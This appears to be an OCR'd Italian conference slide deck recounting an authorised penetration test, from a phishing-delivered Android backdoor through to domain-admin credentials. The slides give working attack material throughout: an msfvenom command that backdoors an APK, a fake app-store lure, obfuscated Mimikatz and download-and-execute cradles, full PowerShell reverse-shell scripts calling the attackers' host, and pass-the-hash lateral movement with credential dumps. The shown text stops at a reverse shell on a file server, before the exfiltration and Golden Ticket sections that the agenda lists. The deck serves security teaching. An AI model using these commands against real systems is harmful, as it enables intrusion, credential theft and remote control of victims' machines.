Da APK al Golden Ticket

Storia di un penetration test

Andrea Pierini, Giuseppe Trotta

HackInBo®
Spring 2017 Edition

Chi siamo

- **Andrea Pierini:** IT Architect & Security Manager, con la passione del pentesting - il ~~vecchio~~ saggio
- **Giuseppe Trotta:** Penetration tester - il ~~figliol~~ prodigo

Warning

HackInBo® Spring 2017 Edition

OGNI RIFERIMENTO
A PERSONE ESISTENTI
~~O A FATTI~~
~~REALMENTE ACCADUTI~~
E' PURAMENTE CASUALE

CALIBRO 35

Agenda

- ➔ Background
- ➔ Da APK a shell sul server WSUS
- ➔ Lateral Movement(s) & Exploitation
- ➔ Exfiltration
- ➔ Golden Ticket
- ➔ Persistenza

Storia di un pentest

Partendo da una campagna di phishing, dopo aver effettuato spear phishing sulla segretaria e sul suo smartphone, ci siamo intrufolati nella rete aziendale e, attraverso “movimenti laterali” e “privilege escalation”, siamo diventati amministratori del dominio, abbiamo sottratto file sensibili e attuato tecniche di persistence

Perché raccontarla?

Keep it simple, stupid

Going Native ...


https://www.flickr.com/photos/tkmckamy/4521015190

Background

- ➔ Vulnerability Assessment & Penetration Test Black Box
- ➔ Social engineering consentito
- ➔ “Rubare” informazioni riservate

Background

- ➔ Durante i colloqui preliminari, abbiamo chiesto accesso al Wi-Fi “GUEST”.
- ➔ Credenziali valide per 1 giorno
- ➔ Tanti dispositivi collegati … i dipendenti?



Phishing campaign

➔ Buona la prima? No, ma la segretaria … ¯_(ツ)_/¯

Phishing campaign

➔ … il suo smartphone e la figlia ...

```
$ msfvenom -x puzzle.apk \
           -p android/meterpreter/reverse_tcp \
           LHOST=<IL_NOSTRO_IP> LPORT=443 -o /var/www/html/puzzle.apk
```

Phishing campaign

Getting Started with Apps and

Test<i>ng

Secure https://www.amazon.com/gp/feature.html?ie=UTF8&docId=1003016361&ref_=mas_surl_undrgrnd

Use the link sent to your Android phone, then follow these steps:

Step 1


Update Phone Settings

- Go to your phone **Settings** page
- Tap **Security** or **Applications** (varies with device)
- Check the **Unknown Sources** box
- Confirm with OK

Step 2

Go to Downloads

- Open **Downloads** on your device by going to **My Files** or **Files**
- Tap on the Amazon App file **(Amazon_App.apk)**
- Tap **Install** when prompted




Step 3

Launch Underground App

- Tap **Open** to launch the Amazon Underground App
- Use the Menu on the left and select **Apps & Games**

Il mattino seguente...





```
[*] Meterpreter session 3 opened ([redacted]:443 -> [redacted]:51990)

meterpreter> ipconfig
…
Interface  9
============
Name         : wlan0 - wlan0
Hardware MAC : 20:6e:9c:75:94:ba
IPv4 Address : 10.18.112.46
IPv4 Netmask : 255.255.255.0
…
meterpreter> shell
Process 1 created.Channel 1 created.

getprop net.dns1
192.168.178.196
```

Network discovery

➔ Scan via ProxyChains

```
exploit(handler) > route add 192.168.178.0 255.255.255.0 3
exploit(handler) > use auxiliary/server/socks4a
…

# proxychains nmap -sn 192.168.178.0/24
Nmap scan report for 192.168.178.195
Host is up (0.15s latency).
Nmap scan report for 192.168.178.196
Host is up (0.22s latency).
…

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.178.195,196
…
[*] 192.168.178.195:      - 192.168.178.195:80 - TCP OPEN
[*] 192.168.178.195:      - 192.168.178.195:8080 - TCP OPEN
…
[*] 192.168.178.196:      - 192.168.178.196:53 - TCP OPEN
…
```

Schema di rete ipotizzato...




Il server intranet

➔ Portforwarding

```
meterpreter>portfwd add -L 127.0.0.1 -l 8001 -r 192.168.178.195 -p 80
meterpreter>portfwd add -L 127.0.0.1 -l 8002 -r 192.168.178.195 -p 8080
```


➔ Apache basic-auth bruteforce

```
# hydra 127.0.0.1 -s 8002  -L users.txt -P pass.txt -t12 http-get /
…
[DATA] max 12 tasks per 1 server, overall 64 tasks, 11000 login tries
(l:11/p:1000), ~14 tries per task
[DATA] attacking service http-get on port 8080
…
[8080][http-get] host: 127.0.0.1   login: admin   password:
password123456
1 of 1 target successfully completed, 1 valid password found
```



Caro Tomcat…

- Upload file WAR file (Web-application ARchive):
  - cmd.jsp
  - Mimikatz (PS) “offuscato”



`Obf`u`s`c""a'tio'"$([char]0x6E)"

- ➔ Meccanismi di detection molto scarsi
- ➔ Match di stringhe/comandi
- ➔ Linguaggio flessibile
- ➔ RTFM funziona sempre…
- ➔ Invoke-Obfuscation by Daniel Bohannon
  ^must read

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:

       PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
       12345678123456781
       Col1    Column2 Col3

   For more information, type:
         Get-Help about_Special_Characters
```

`Obf`u`s`c""a'tio"'$([char]0x6E)"

HackInBo Spring 2017 Edition

➔ mimigatto.ps1

```
Invoke-mimikatz → ChiamaIlGatto
DumpCreds → PrendiCroccantini
Get-Win32Types → CheTipo32
CallDllMainSc1 → MaChiChiami
Win32Functions → IOSFunctions
…
```

➔ Download malware

```
Invoke-Expression(New-Object System.Net.WebClient).DownloadString("https://bit.ly/Ev1l")
```

↓

```
`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/Ev1l)
```

Dovevamo far presto…

Command: cmd /c set

```
ALLUSERSPROFILE=C:\ProgramData
...
COMPUTERNAME=SRVINTRANET
...
USERDOMAIN=SUPERCOMPANY
USERNAME=SRVINTRANET$
```

```
Command: cmd /c systeminfo

Host Name:                 SRVINTRANET
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
…
System Manufacturer:       VMware, Inc.
…
```

Dovevamo far presto…

Command: cmd /c nltest /dclist:supercompany

```
Get list of DCs in domain 'supercompany' from '\\SRVDC1'.
    srvdc1.supercompany.local[PDC]       [DS]Site: Default-First-Site-Name
    srvdc2.supercompany.local            [DS]Site: Default-First-Site-Name
    ...
The command completed successfully
```

Command: cmd /c dir "c:\program files (x86)"

```
Volume in drive C has no label.
Volume Serial Number is C050-5A8D
Directory of c:\program files (x86)
02/25/2017 08:59 AM <DIR> .
02/25/2017 08:59 AM <DIR> ..
...
02/25/2017 08:59 AM <DIR> Symantec
...
```

Reverse shell #1

- ➔ Dalla webshell avevamo provato a lanciare una Reverse Shell (PS)
- ➔ Nulla di fatto!
- ➔ Evidentemente SRVINTRANET non aveva accesso a internet

Command: cmd /c powershell -nop -c

```
"$client=New-Object System.Net.Sockets.TCPClient('IL_NOSTRO_IP',443);
$stream=$client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback=(iex $data 2>&1 | Out-String );$sendback2=$sendback+'PS '+(pwd).Path + '> ';
$sendbyte=([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()
};$client.Close()"
```

Piano B: reperire le credenziali

➔ Mimigatto, PrendiCroccantini!

Command: cmd /c powershell -nop -exec bypass -command "import-module c:\tomcat\webapps\cmd\warfiles\mimigatto.ps1; ChiamaIlGatto -PrendiCroccantini"

```
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords
...
[00000003] Primary
* Username : Administrator
* Domain   : SRVINTRANET
* NTLM     : 604603ab105adc8XXXXXXXXXXXXXXXXX
* SHA1     : 7754ff505598bf3XXXXXXXXXXXXXXXXXXXXXXXXXX
...
```

Piano C: No admin logged-in? No problem!

➔ Con i privilegi di SYSTEM era facile reperire gli hash di local Administrator

```
Command: cmd /c powershell -nop -exec bypass -command "import-module
c:\tomcat\webapps\cmd\warfiles\mimigatto.ps1;
ChiamaIlGatto -command '\"lsadump::lsa /name:administrator /inject\"'"
```

```
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # lsadump::lsa /name:administrator /inject
Domain : SRV2012 / S-1-5-21-938204560-2839928776-2225904511

RID  : 000001f4 (500)
User : administrator

 * Primary
    LM   :
    NTLM : 604603ab105adc8XXXXXXXXXXXXXXXXX
```

Lateral Movement(s) & Exploitation

HackInBo® Spring 2017 Edition

Lateral Reconnaissance: alla ricerca di internet

- Possibili bersagli: SRVWSUS e SRVAV
  - Uno di loro doveva uscire su Internet
- E poi quel SRVFILE1 …

```
Command: cmd /c net view

Server Name            Remark
-------------------------------------------------
\\SRVDC1               Domain controller PDC
\\SRVDC2               Domain Controller
\\SRVWSUS              Server WSUS
\\SRVAV                Server AV
\\SRVFILE1             File Server
...
```

Lateral Movement: SRVWSUS

- ➔ SRVWSUS accede ad Internet?
- ➔ Le hash catturate valgono su SRVWSUS?
- ➔ Pass-the-Hash con PS, si può?
  - ◆ SMBExec.ps1
  - ◆ WMIExec.ps1

https://github.com/Kevin-Robertson/Invoke-TheHash

Lateral Movement: SRVWSUS

HACK IN BO Spring 2017 Edition

➔ Intanto sul nostro web server:

```
$ cat r1.ps1
function Invoke-r1
{
      $client = New-Object Net.Sockets.TCPClient('NOSTRO_IP',443)
      $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0}
      while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
      {
            $data = (New-Object -TypeName
            System.Text.ASCIIEncoding).GetString($bytes,0, $i)
            $sendback = (iex $data 2>&1 | Out-String )
            $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
      }
      $client.Close()
}
```

Lateral Movement: SRVWSUS

HACK IN BO Spring 2017 Edition

- Tramite Tomcat manager: upload di SMBExec.ps1 con l'autorun in coda:

```
…
Invoke-SMBExec -Target <SRVWSUS_IP> -Username Administrator -Hash
604603ab105adc8XXXXXXXXXXXXXXXXX
-Command "powershell `"IEX(New-Object
Net.WebClient).DownloadString(`'http://NOSTRO_IP/r1.ps1`'); Invoke-r1`""
```

- Sulla nostra macchina: **`nc -lvp 443`**

- Dalla webshell:

```
Command: cmd /c powershell -nop -exec bypass -f
c:\tomcat\webapps\cmd\warfiles\smbexec.ps1
```

SRVWSUS: Finalmente una shell “decente”


```
# nc -lvvp 443
connect to <NOSTRO_IP> from <COMPANY_PUBLIC_IP>
50341

PS C:\Windows\system32> whoami
nt authority\system
```

Bye bye Android

SRVWSUS: Alla ricerca di nuove credenziali

```
PS C:\tmp>iex (New-Object Net.WebClient).DownloadString('http://NOSTRO_IP/mimigatto.ps1');
ChiamaIlGatto -PrendiCroccantini

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 749566 (00000000:000b6ffe)
Session           : Interactive from 2
User Name         : adm.arazzi
Domain            : SUPERCOMPANY
Logon Server      : SRVDC1
Logon Time        : 9/11/2016 10:23:28 AM
SID               : S-1-5-21-3534665177-2148510708-2241433719-1001
msv :
[00000003] Primary
* Username : adm.arazzi
* Domain   : SUPERCOMPANY
* NTLM     : 446687c38d831f4XXXXXXXXXXXXXXXXX
* SHA1     : 5cd9d993a606586XXXXXXXXXXXXXXXXXXXXXXXXX
```

➔ E chi era questo utente di dominio “adm.arazzi”?

SRVWSUS: adm.arazzi

- ➔ Un target interessante? Farà parte dei Domain Administrators?
- ➔ Come verificarlo?
- ➔ Pass-the-Hash con Mimikatz!

SRVWSUS: adm.arazzi

```
PS c:\tmp>cmd /c echo net user adm.arazzi /domain ^>
c:\tmp\whoisarazzi.txt > whoisarazzi.bat
```

```
PS c:\tmp>iex(New-Object
Net.WebClient).DownloadString('http://NOSTRO_IP/mimigatto.ps1');
ChiamaIlGatto -command '"sekurlsa::pth /user:adm.arazzi
/domain:supercompany /ntlm:446687c38d831f4XXXXXXXXXXXXXXXXX
/run:c:\tmp\whoisarazzi.bat"'
```

SRVWSUS: adm.arazzi

```
PS c:\tmp>type whoisarazzi.txt
The request will be processed at a domain controller for domain supercompany.local.

User name                    adm.arazzi
Full Name                    antonio razzi
Comment                      :-)
User's comment
     Country/region code          000 (System Default)
     Account active               Yes
     Account expires              Never
     (..)

     Local Group Memberships      *Administrators
     Global Group memberships     *Group Policy Creator *Domain Users
                                  *Domain Admins        *Schema Admins
                                  *Enterprise Admins
```

Lateral Movement: SRVFILE1


➔ SRVWSUS diventa il pivot per accedere al FileServer:

```
PS c:\tmp>netsh interface portproxy add v4tov4 listenport=8888
listenaddress=0.0.0.0 connectport=443 connectaddress=NOSTRO_IP
```

➔ Su SRVWSUS download di una nuova reverse shell (attenzione all'IP!)

```
PS c:\tmp>IEX(New-Object
Net.WebClient).DownloadFile('http://NOSTRO_IP/r2.ps1','c:\tmp\r2.ps1')
```

```
$ cat r2.ps1
...
$client = New-Object
System.Net.Sockets.TCPClient('<SRVWSUS_IP>',8888)
..
```




Lateral Movement: SRVFILE1

➔ Download & Exec di HTTP.ps1, un mini server HTTP

```
PS c:\tmp>IEX(New-Object
Net.WebClient).DownloadFile('http://NOSTRO_IP/http.ps1','c:\tmp\http.ps1'); .\http.ps1

Id    Job    ...
--    ---
6     Job6    ...
```

```
PS c:\tmp>type http.ps1
# http.ps1
start-job { # will execute in bg
$p="c:\tmp\"
$H=New-Object Net.HttpListener
$H.Prefixes.Add("http://+:8001/")
$H.Start()
...
```




Lateral Movement: SRVFILE1

➔ Alternativa a SMBExec? WMIExec!

```
PS c:\tmp> IEX (New-Object
Net.WebClient).DownloadFile('http://NOSTRO_IP/wmiexec.ps1','c:\tmp\wmiexec.ps1')
```

➔ Auto-invoke alla fine, ovviamente

```
Invoke-WMIExec -Target SRVFILE1_IP -Domain SUPERCOMPANY -Username adm.razzi -Hash
446687c38d831f4XXXXXXXXXXXXXXXXX
-Command "powershell `"IEX (New-Object
Net.WebClient).DownloadString(``http://SRVWSUS_IP:80001/r2.ps1``); Invoke-r2`""
```



Lateral Movement: SRVFILE1


HACK IN BO® Spring 2017 Edition

➔ Tutto pronto ..

Lateral Movement: SRVFILE1

- Sulla nostra macchina: **`nc -lvp 443`**
- Su SRVWSUS:


```
PS C:\tmp> .\wmiexec.ps1
Command executed with process ID 4756 on SRVFILE1_IP
```



Lateral Movement: SRVFILE1

➔ Et voilà!

```
# nc -lvp 443
connect to NOSTRO_IP from <COMPANY_PUBLIC_IP> 49190
